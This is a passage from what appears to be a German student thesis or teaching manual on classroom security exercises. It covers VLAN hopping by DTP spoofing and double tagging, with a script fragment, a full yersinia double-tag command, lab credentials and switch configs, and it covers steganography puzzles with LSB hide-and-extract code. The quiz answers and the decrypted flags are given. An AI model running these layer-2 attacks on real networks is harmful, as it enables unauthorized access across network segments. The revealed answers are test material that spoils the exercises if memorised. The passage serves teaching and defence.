pkt[0][DTP][DTPStatus].status='\x03'

#Trunk initialization
print("[!] Intiating trunk ... ")
for i in range(0,100):
    try:
        sendp(pkt[0], loop=0, verbose=1)
        print("[!] Trunk initiated")
        trunk_init=True
```

Abbildung 73: VLAN Hopping Spoofing Level 2 DTP-Skript

Als nächstes führen wir das Programm siehe Abbildung 87aus.

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 dtp.py
[sudo] password for kali:
```

Abbildung 74 VLAN Hopping Spoofing Level 2 Skript Ausführung

Sollten wir nun Wireshark öffnen, sollten wir die UDP-Pakete von WinSrv sehen.





Abbildung 75 VLAN Hopping Spoofing Level 2 Wireshark Auszug

Wenn wir jetzt den Wert von Data Feld in Text umwandeln, bekommen wir unseren zweiten Teil.





Abbildung 76: Lösung VLAN-Hopping Level 2

### 5.1.5 Resümee

Diese Übung sollte verdeutlichen, wie wichtig eine genaue Konfiguration von Netzwerkgeräten ist. In diesem Fall würde es sogar genügen, nicht verwendete Ports in ein „Blackhole“ VLAN zu verschieben und abzudrehen, um den Angriff vorzubeugen. Zusammenfassend lässt sich sagen, eine Topologie ist nur so stark wie ihr schwächstes Glied.

# 5.2 Double Tagging

## 5.2.1 Inspiration

Die Idee, sich mit Double Tagging zu beschäftigen, entstand aus der Erkenntnis heraus, dass selbst gut strukturierte und segmentierte Netzwerke mittels VLANs ihre Schwachstellen haben können. Angesichts der wachsenden Komplexität von Netzwerktopologien und der Notwendigkeit, diese effektiv zu schützen, ist das Verständnis solcher Angriffsvektoren für Netzwerkadministratoren unerlässlich.

## 5.2.2 Theoretischer Hintergrund

Double Tagging ist ein spezifischer Angriffstyp innerhalb der VLAN Hopping-Attacken. Er nutzt die 802.1Q Tagging- und Tag-Entfernungsprozesse vieler Switches aus, die lediglich einen einzigen 802.1Q Tag entfernen. Angreifer fügen dem Originalrahmen zwei VLAN-Tags hinzu: einen äußeren Tag ihres eigenen VLANs und einen inneren, versteckten Tag des Opfer-VLANs. Dieser Angriff ist nur möglich, wenn der Angreifer an ein Interface angeschlossen ist, das zum native VLAN des Trunk-Ports gehört, und funktioniert einseitig. Zur Prävention sollte das native VLAN der Trunk-Ports von den Benutzer-VLANs unterschiedlich sein. (OmniSecu, 2024)

## 5.2.3 Aufbau

Für diese Übung wurde eine virtuelle Maschine aufgesetzt auf der VMWareWorkstation, GNS3, die notwendigen Images und notwendigen VMs heruntergeladen wurden.

Im Anschluss wurde folgende Topologie aufgebaut:





Abbildung 77 Topologie der Übung

Credentials

| Gerät | Benutzername | Passwort |
|---|---|---|
| Kali | kali | kali |
| WinClient-1 | security | nichtjunioradmin123! |

Tabelle 7: Credentials VLAN Hopping

Konfiguration

**Grundconfig:**

```
en
conf t
hostname SW1
banner motd "Admin Access Only!"
username VLAN-Hopping privilege 15
username VLAN-Hopping password Spoofing
no ip domain-lookup
service password-encryption
line con 0
login local
exec-timeout 0 0
logging synchronous
line vty 0 15
login local
exec-timeout 0 0
logging synchronous
transport input none
```

Code 33: Grundconfig VLAN Hopping

**SW1:**

```
int gig0/0
switchport trunk encapsulation dot1q
switchport mode nonegotiate
switchport mode trunk

int gig0/1
switchport mode nonegotiate
switchport mode access
```

Code 34: Konfigurationsbefehle SW1 Double Tagging

**SW2:**

```
int gig0/0
switchport trunk encapsulation dot1q
switchport mode nonegotiate
switchport mode trunk

int gig0/1
switchport mode nonegotiate
switchport mode access
switchport access vlan 10
```

Code 35: Konfigurationsbefehle SW2 Double Tagging

### 5.2.4 Durchführung der Übung

1. Frage: Was ist VLAN-Hopping?

3 Eine Methode zum Verstecken von VLAN-Informationen

**4 Ein Angriff, bei dem ein Angreifer versucht, von einem VLAN in ein anderes zu gelangen**

5 Die automatische Zuweisung von VLANs durch einen Switch

2. Frage: Was ist das Besondere an VLAN1?

**b standardmäßig automatisch erstellt**

c immer native VLAN

d Management VLAN

3. Frage: Was ist das Besondere an einem "Native VLAN"?

2 ist standardmäßig aktiviert

3 hat keine Sicherheitsmechanismen

**4 wird nicht getaggt, wenn es über einen Trunk-Link gesendet wird**

4. Frage: Welcher IEEE-Standard definiert VLAN-Tagging?

8 802.1X

**9 802.1Q**

0 802.11

5. Frage: Wie kann VLAN-Hopping-Spoofing verhindert werden?

1 verwendet dynamic auto und desirable nicht als Mode

2 deaktiviere DTP

3 schalte alle Interfaces herunter, wenn sie nicht verwendet, werden

**4 alle oben angeführten Antworten sind richtig**

6. Frage: Wie kann VLAN-Hopping-Double Tagging verhindert werden?

c kein Host im Default-VLAN.

d Erstellen eines ungenutztes VLAN, um es als natives VLAN für den Trunk-Port zu verwenden.

**e alle oben angeführten Antworten sind richtig**

9. Frage: Welches Tool wird verwendet, um den Datenverkehr in einem Netzwerk zu überwachen?

**4 Wireshark**

5 Nmap

6 Traceroute

10. Frage: Welcher Linux Befehl ist der richtige, um von der VM ein Ping Request zum CL1 zu schicken. Probiere die Befehle aus und überprüfe dein Ergebnis mit Wireshark.

5 sudo yersinia dot1q -attack 1 -source 00:0c:29:c5:cb:4f -dest FF:FF:FF:FF:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -l2proto1 800 -vlan2 0010 -priority2 07 -cfi2 0 -l2proto2 800 -ipsource 192.168.0.1 -ipdest 192.168.1.10 -ipproto 1 -payload YERSINIA -interface eth0

6 sudo yersinia dot1q -attack 1 -source 00:0c:29:c5:cb:4f -dest FF:FF:FF:FF:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -l2proto1 800 -vlan2 0002 -priority2 07 -cfi2 0 -l2proto2 800 -ipsource 192.168.0.1 -ipdest 192.168.10.1 -ipproto 1 -payload YERSINIA -interface eth0

**7 sudo yersinia dot1q -attack 1 -source 00:0c:29:c5:cb:4f -dest FF:FF:FF:FF:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -l2proto1 800 -vlan2 0010 -priority2 07 -cfi2 0 -l2proto2 800 -ipsource 192.168.0.1 -ipdest 192.168.10.1 -ipproto 1 -payload YERSINIA -interface eth0**

```
┌──(kali㉿kali)-[~]
└─$ sudo yersinia dot1q -attack 1 -source 00:0c:29:c5:cb:4f -dest FF:FF:FF
:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -l2proto1 800 -vlan2 0010 -priority2
 07 -cfi2 0 -l2proto2 800 -ipsource 192.168.0.1 -ipdest 192.168.10.1 -ipproto
 1 -payload YERSINIA -interface eth0
[sudo] password for kali:

<*> Starting NONDOS attack sending 802.1Q double enc. packet ...


MOTD: Having lotto fun with my ProjectionDesign Action! Model Two ... :)
```

Abbildung 78: Ausführung des Befehls

| | | | | |
|---|---|---|---|---|
| 1968 | 3130.068370 | 0c:d6:3d:80:00:01 | 0c:d6:3d:80:00:01 | LOOP |
| 1969 | 3131.023415 | 0c:05:af:77:00:01 | Spanning-tree-(for-bridge… | STP |
| 1970 | 3131.522474 | 0c:d6:3d:80:00:01 | CDP/VTP/DTP/PAgP/UDLD | CDP |
| 1971 | 3133.036757 | 0c:05:af:77:00:01 | Spanning-tree-(for-bridge… | STP |
| 1972 | 3135.064994 | 0c:05:af:77:00:01 | Spanning-tree-(for-bridge… | STP |
| 1973 | 3136.993391 | 192.168.0.1 | 192.168.10.1 | ICMP |
| 1974 | 3137.088340 | 0c:05:af:77:00:01 | Spanning-tree-(for-bridge… | STP |
| 1975 | 3139.103371 | 0c:05:af:77:00:01 | Spanning-tree-(for-bridge… | STP |

Abbildung 79: Auszug Wireshark

In einem Hex to Text Editor sind nun deine Antworten anzugeben.


Abbildung 80: Umwandlung des Flags

### 5.2.5 Resümee

Double Tagging verdeutlicht eine bedeutende Sicherheitsschwachstelle in VLAN-Implementierungen und wirft Licht auf die Notwendigkeit, Netzwerkkonfigurationen sorgfältig zu prüfen und zu sichern. Die Übung unterstreicht die Bedeutung von fortgeschrittenen Schutzmechanismen und die ständige Wachsamkeit der Netzwerkadministratoren gegenüber ausgeklügelten Angriffstechniken. Letztendlich dient sie als Erinnerung daran, dass Sicherheit in Netzwerken eine kontinuierliche Anstrengung erfordert und dass es wichtig ist, über das grundlegende Verständnis von Netzwerkprotokollen und -konfigurationen hinaus zu gehen, um Netzwerke effektiv schützen zu können

# 6 Steganographie

## 6.1 Geheim

### 6.1.1 Inspiration

Eines der meist verwendeten Mechanismen um eine geheime Nachricht zu übertragen ist Steganographie. Steganographie wird meistens, dann verwendet, wenn man Kryptographie nicht vertraut oder davon ausgeht, dass Geheimdienste die Rechenleistungen haben um die Verschlüsselung zu knacken. Mittels Steganographie kann man Informationen in Bildern, Word-Dokumenten und PDFs verstecken. Bei der Übung wurde eine geheime Nachricht in einem PDF versteckt und die Schüler/innen müssen die versteckte Nachricht finden und entschlüsseln.

### 6.1.2 Theoretischer Hintergrund

Steganographie ist nicht etwas neues, sondern wird seit Jahrhunderten verwendet, um eine geheime Nachricht zu übermitteln. Früher wurde mittels unsichtbarer Tinte oder Mikropunkten Nachrichten in Briefen versteckt. Heutzutage werden die Informationen nicht nur in gedruckten Dokumenten versteckt, sondern viel mehr in digitalen Dateien wie z.B. Bilder. Es wurden spezielle Algorithmen entwickelt, um die geheime Information in einem Bild durch Bits zu verstecken, bei der die anderen Leute, die das Bild sehen gar nicht identifizieren können, dass eine geheime Information über das Bild vermittelt wird. (Vgl. Margie Semilof, 2021)

### 6.1.3 Aufbau

Die Übung baut auf das Szenario auf, dass man ein IT-Forensiker ist und eine PDF erhält in der sich eine geheime Nachricht versteckt. Die versteckte Information wurde zusätzlich mit einem Verschlüsselungsverfahren – AES – verschlüsselt. Der Schlüssel ist das Geburts- und Todesdatum (im Format TTMMYYYYTTMMYYYY) eines bekannten Informatikers aus dem 2.Weltkrieg.

### 6.1.4 Durchführung der Übung

Die PDF-Datei ist auf der Ubuntu Maschine „Geheim“ unter dem Path /home/cisco/Downloads/Finde_den_Flag.pdf zu finden. Wenn man die PDF-Datei öffnet, gibt es ein Bild von einem Linux Pinguin und ein bisschen Text.


Abbildung 81: Screenshot vom PDF-File

Mit dem folgenden Befehl kann man die Bilder, die man auch nicht sehen kann, aus einem PDF extrahieren.

```
pdfimages Finde_den_flag.pdf output
```

Code 36: Befehl, um Bilder von einem PDF zu extrahieren

```
ali@ali-virtual-machine:~/Downloads$ pdfimages Finde_den_Flag.pdf output
ali@ali-virtual-machine:~/Downloads$ ls
Finde_den_Flag.pdf  output-000.ppm  output-001.ppm
ali@ali-virtual-machine:~/Downloads$
```

Abbildung 82: Pdfimages Funktion

Wenn man die Bilder aus dem PDF extrahiert hat, kann man sehen, dass zwei Bilder extrahiert wurden. Wenn man die Bilder nun öffnet kann man sehen, dass das eine Bild, der vom Pinguin ist und das das andere Bild ein QR-Code ist.


Abbildung 83: Verstecktes Bild/QR-Code

Um den QR-Code auszulesen kann man ein Smartphone oder auch eine Webseite wie https://zxing.org verwenden. Wenn der QR-Code ausgelesen wurde, bekommt man den verschlüsselten Flag. Die verschlüsselte Zeichenkette gibt man, dann auf eine Webseite wie https://tophix.com/de/development-tools/encrypt-text ein, um den Flag zu entschlüsseln. Der Schlüssel um den Flag zu entschlüsseln ist das Geburtsdatum und das Todesdatum vom Alan Turing. Den Schülern und Schülerinnen wurde für den Schlüssel der Hinweis gegeben, dass es das Geburtsdatum und das Todesdatum im Format von (TTMMJJJJTTMMJJJJ) von einem bekannten Informatiker aus dem 2.ten Weltkrieg ist.

Der entschlüsselte Flag ist: Flag{Das_hast_du_doll_gemacht}.

### 6.1.5 Resümee

Die Übung ist eine Variante von vielen Möglichkeiten wie und wo Informationen in einem PDF versteckt werden kann. Zusätzlich wird den Schülern das analytische Denken und das systematische Vorgehen können als IT-Forensiker und IT-Forensikerinnen beigebracht.

# 6.2 Bild-Steganographie

## 6.2.1 Inspiration

Das erste Mal bin ich im Unterricht bei Herrn Prof. Zainzinger mit dem Thema Steganographie in Berührung gekommen. Er führte uns durch die faszinierende Geschichte, wie Menschen in vergangenen Zeiten geheime Botschaften ausgetauscht haben, und beleuchtete die moderne Bedeutung solcher Techniken anhand von digitalen Wasserzeichen.

## 6.2.2 Theoretischer Hintergrund

Steganographie ist die Kunst der verborgenen Speicherung von Informationen in einem Trägermedium und setzt sich aus den griechischen Wörtern „steganos“, was „Verbergen“ und „graphie“ zusammen, was so viel wie „Schreiben“ bedeutet. Die modifizierte Nachricht wird dann als Stenogramm bezeichnet. Die Steganographie wird als Weiterentwicklung der Kryptographie gesehen. Anstatt die Dateien zu verschlüsseln, werden sie vor Dritten versteckt. (Clark, 2021) Geheime Daten werden in einer nicht geheimen Datei versteckt. Das Ziel ist es, dass ein Außenstehender nicht wissen soll, dass es eine versteckte Information gibt. Bei der Kryptographie ist es andersrum. Der Außenstehende weiß von der Existenz, aber ist aufgrund der Verschlüsselung nicht in der Lage die Nachricht zu lesen.

Daraus kann man ableiten, dass das Kerckhoffs‘ Prinzip für Steganographie nicht gilt.

Kerckhoffs‘ Prinzip besagt: „die Sicherheit eines Systems nicht von der Geheimhaltung der Algorithmen abhängen darf, sondern nur von der Geheimhaltung eines Schlüssels.“ Man kann, aber bevor man die Nachricht versteckt diese verschlüsseln, um extra Sicherheit zu erhalten. (Wikipedia, 2023)

Es gibt folgende fünf Hauptarten der Steganographie

- Text-Steganographie
- Bild-Steganographie
- Video-Steganographie
- Audio-Steganographie
- Netzwerk-Steganographie

Einer der ersten bekannten Fälle der Steganographie gab es in der Antike, wo Sklaven der Kopf abrasiert wurde und im Anschluss eine Nachricht in die Kopfhaut tätowiert zu bekommen. Sobald die Haare nachgewachsen sind, wurden sie zum Empfänger geschickt. Dieser musste nur den Kopf wieder rasieren, um die Nachricht zu lesen. Ein weiterer historische Fall ist dokumentier, dass Nachrichten in Wachstafeln versteckt wurden. Die Griechen ritzten unterhalb des Wachses eine Nachricht um dann mit Wachs zu begießen, um diese zu verbergen. Heutzutage ist vor allem der Trick mit der unsichtbaren Tinte bekannt. Dabei schreibt man mit Zitronensaft auf ein Papier. Um das Geschriebene nun zu lesen, muss man das Stenogramm an eine Wärmequelle halten. Weitere bekannte Methoden sind:

- Doppelter Boden
- Hohle Absätze in Schuhen
- Mikropunkt
- Geheimes Schreiben mit Licht

(Universität, 2024)

Wie kann man Steganographie Angriffe vorbeugen indem man:

1. das Bewusstsein für diese Art von Angriffen schafft
2. Webfilter verwendt
3. Anti-Viren Programm verwendtet.

Die weitverbreitetste stenographische Art ist die Bild Steganographie. Hierbei wird die versteckte Nachricht in einem Bild versteckt. Die bekannteste Art ist mithilfe des Least Significant Bit. Ein Bild wird in sogenannten Pixel gespeichert. Diese haben dann jeweils einen Farbwert für die RGB-Farben. Zum Beispiel steht der hexadezimal Code FF0000 für die Farbe Rot. Bei der Least Significant Bit Methode ändert man nun die letzte Zahl des Wertes da es im Big-Endian angeschrieben wird was die Farbe nur ganz wenig verändert, was unsichtbar für das menschliche Auge ist.





Abbildung 84 Beispiel Least Significant Bit Methode

Diese Methodik kann man nicht nur bei Bild anwenden, sondern auch bei Audio und Videodateien. (Purgathofer, 2024)

Weitere bekannte Arten sind auch:

- High Capacity DCT
- F5
- YASS
- Outguess

Es gibt viele Tools, die dir helfen Nachrichten in Bilder zu verstecken. Beispiele dafür sind „Steghide“, für das Web gibt es „Unicode Text Steganography" oder „Steganography Online“ und als Softwareprogramm ist das OpenSource Programm „OpenStego“ da.

Der Begriff Bild Steganographie ist auch manchmal in der Zeitung zu sehen.

2010 verhaftete das FBI elf russische Spione die sich als normale Amerikaner getarnt waren und deren Mission war es sich mit wichtigem Amerikaner anzufreunden die Zugriff auf geheimen Information hatten. Die US-Regierung fand im Anschluss heraus das die Spione eine öffentliche Website verwendet haben und nicht verschlüsselte Stenogramme auszutauschen. (Higgins, 2010)

Eine Cybergang, Witchetty, hat 2022 eine Malware in dem Windows Logo versteckt mit dem Ziel die Regierung mehrerer Länder des Nahen Ostens zu stören. Zuerst hat Witchetty das Netzwerk kompromittiert und dann das Bild heruntergeladen, ausgepackt und ausgeführt. Diese Vorgehensweiße hat den Vorteil das man Sicherheitssoftware aus dem Weg geht da Downloads von vertrauten Hosts weniger Rote Flaggen aufwerfen. (Burt, 2022)

## 6.2.3 Aufbau

### 6.2.3.1 Level 1

Das Flag von Level 1 wurde unter Einstellungen->Details als Kommentar versteckt.

### 6.2.3.2 Level 2

Beim 2. Level wurde mit dem Online Bildbearbeitungstool „freephototool.com“ bearbeitet. Hierbei wurde das Flag mit einer ähnlichen Farbe eingefärbt wie der Hintergrund, um es schwer Erkennbar zu machen.

### 6.2.3.3 Level 3

Begonnen wurde bei diesem Level damit den Flag in Morsecode umzuwandeln. Im Anschluss wurden die einzelnen Teile mithilfe desselben Bildbearbeitungsprogramm

wie oben in das Bild eingefügt. Um das die Extrahierung zu erschweren wurden die Punkte und Striche eingefärbt.

#### 6.2.3.4 Level 4

Beim letzten Level wurde nun die oben angesprochene Methode angewendet.

```
from PIL import Image
import bitarray

def file_to_bitarray(path):
    result = bitarray.bitarray()
    with open(path, 'rb') as file:
        result.fromfile(file)
    return result

def bitarray_to_file(path, bits):
    with open(path, 'wb') as file:
        bits.tofile(file)

def set_last_bits(value, integer, wo):
    bits = '{0:b}'.format(integer)
    modified_bits = bits[0:len(bits) - (wo + 1)] + str(value) +
bits[len(bits) - wo:]
    return int(modified_bits, 2)

def hide(in_file, secret, out_file, repeat, how_many_bits=1):
    im = Image.open(in_file)
    pic = im.load()
    width, height = im.size
    to_hide = file_to_bitarray(secret)
    k = 0
    l = len(to_hide)
    for y in range(height):
        for x in range(width):
            pixel = pic[x, y]
            r = pixel[0]
            g = pixel[1]
            b = pixel[2]
            if repeat or k < len(to_hide):
                for i in range(min(how_many_bits, 8), 0, -1):
                    i -= 1
                    r = set_last_bits(to_hide[k % l], r, i)
                    k += 1
                for i in range(min(how_many_bits, 8), 0, -1):
                    i -= 1
                    g = set_last_bits(to_hide[k % l], g, i)
                    k += 1
                for i in range(min(how_many_bits, 8), 0, -1):
                    i -= 1
                    b = set_last_bits(to_hide[k % l], b, i)
                    k += 1
            pic[x, y] = (r, g, b)
```

```
    im.save(out_file)

def seek(in_file, out_file, how_many_bits=1):
    im = Image.open(in_file)
    pic = im.load()
    width, height = im.size
    bits = bitarray.bitarray()  # Erstelle einen leeren Bitarray
    for y in range(height):
        for x in range(width):
            pixel = pic[x, y]
            r = '{0:b}'.format(pixel[0]).zfill(8)
            g = '{0:b}'.format(pixel[1]).zfill(8)
            b = '{0:b}'.format(pixel[2]).zfill(8)
            bits.extend(r[-how_many_bits:])
            bits.extend(g[-how_many_bits:])
            bits.extend(b[-how_many_bits:])
    bitarray_to_file(out_file, bits)
```

Code 37: Pythoncode zum Verstecken der Nachricht für das vierte Level

Mit folgendem Befehl wurden im Anschluss die Bilder mit der Nachricht erzeugt.

```
hide("Reffen.png", "nachricht.txt", "Level_4.png", False, 2)
```

Code 38: Befehl zum Ausführen des obigen Programmes

## 6.2.4 Durchführung der Übung

### 6.2.4.1 Level 1

Ebenfalls wie bei der Erstellung ist das Flag in den Kommentaren zu finden.





Abbildung 85: Bild Steganographie Lösungsweg Level 1

#### 6.2.4.2 Level 2

Das Extrahieren der Nachricht kann auf zwei Weisen erfolgen. Die erste beinhaltet das Heranzoomen des Bildes und suchen nach Ungereimtheiten, was auf den Text hinweisen kann. Die einfachere und leichtere Methode ist es eine „Noise Analysis“ durchzuführen mithilfe eines Online Tools[9]

#### 6.2.4.3 Level 3

Bei dieser Übung muss man alle Morse Codes finden und übersetzen.

#### 6.2.4.4 Level 4

```
import javax.imageio.ImageIO;
import java.awt.image.BufferedImage;
import java.io.File;
import java.io.IOException;

public class Bild_Level_4 {

    public static void main(String[] args) throws IOException {
        String secretFilePath = "./src/Geheimnachricht";
        String inFilePath = "./src/Level_4.png";
        int howManyBits = 1;

        seek(inFilePath,"./src/GeheimnachrichtSolved_2",how-
ManyBits);
    }

    public static void seek(String inFilePath, String outFilePath,
int howManyBits) throws IOException {
        BufferedImage image = ImageIO.read(new File(inFilePath));
        int width = image.getWidth();
        int height = image.getHeight();

        String lsg = "";
        for (int y = 0; y < height; y++) {
            for (int x = 0; x < width; x++) {
                int pixel = image.getRGB(x, y);
                System.out.println(pixel);
                /*Tipp: Die ersten 8 Bits sind für die Farbe Blau
                        Die zweien 8 Bits sind für die Farbe Grün
                        Die dritten 8 Bits sind für die Farbe Rot
                 */
                int red = (pixel >> 16) & 0xff;
                int green = (pixel >> 8) & 0xff;
```

[9] https://29a.ch/photo-forensics/#forensic-magnifier

```
                int blue = pixel & 0xff;

                lsg+=(getLastBits(red, howManyBits));
                lsg+=(getLastBits(green, howManyBits));
                lsg+=(getLastBits(blue, howManyBits));
            }
        }

        byte[] secretMessageBytes = bitsToByteArray(lsg);
        java.nio.file.Files.write(java.nio.file.Paths.get(out-
FilePath), secretMessageBytes);
    }

    private static String getLastBits(int value, int numBits) {
        int bits = value & ((1 << numBits) - 1);
        return String.format("%" + numBits + "s", Integer.toBina-
ryString(bits)).replace(' ', '0');
    }


    private static byte[] bitsToByteArray(String bits) {
        int byteLength = bits.length() / 8;
        byte[] byteArray = new byte[byteLength];

        for (int i = 0; i < byteLength; i++) {
            int byteValue = Integer.parseInt(bits.substring(i * 8,
(i + 1) * 8), 2);
            byteArray[i] = (byte) byteValue;
        }

        return byteArray;
    }
}
```

Code 39: Pythoncode zum Extrahieren der Nachricht für das vierte Level

### 6.2.5 Resümee

Nach dem Abschluss hoffe ich das die SchülerInnen genauso fasziniert von diesem Thema sind wie ich. Die Serie MrRobot hat wirklich nicht enttäuscht in Bezug auf der Verwendung von Steganographie.

# 6.3 Text- Steganographie

## 6.3.1 Inspiration

Meine Faszination für Text-Steganographie entstand aus dem Wunsch, verborgene Botschaften innerhalb scheinbar harmloser Texte zu übermitteln, die auch in Sozialen Medien gepostet werden können. Die Möglichkeit, geheime Informationen unsichtbar zu machen, hat historisch gesehen Könige und Generäle ebenso begeistert wie heute Datenschützer und Cybersecurity-Experten.

## 6.3.2 Theoretischer Hintergrund

Text-Steganographie verbirgt geheime Informationen in Texten durch verschiedene Techniken, wie das Einfügen von unsichtbaren Zeichen oder die Nutzung sprachspezifischer Eigenschaften. Beispielsweise werden in einigen Methoden arabische Schriftzeichen oder Unicode-Zeichen verwendet, um Informationen zu verschlüsseln, ohne dass visuelle Unterschiede im Text erkennbar sind. Diese Methoden nutzen die Eigenschaften der Sprache, wie die Form der Buchstaben oder die Anwendung von Zwischenräumen, um geheime Nachrichten zu verbergen. Die Herausforderung bei der Text-Steganographie liegt in der geringen Redundanz von Texten im Vergleich zu anderen Medien wie Bildern oder Videos, was die Kapazität für verborgene Informationen begrenzt. (Majeed, et al., 2021)

## 6.3.3 Aufbau

### 6.3.3.1 Level 1

Bei dieser Übung habe ich mir einen Satz ausgedacht, bei dem die Anfangsbuchstaben der Wörter das Flag ergeben.

### 6.3.3.2 Level 2

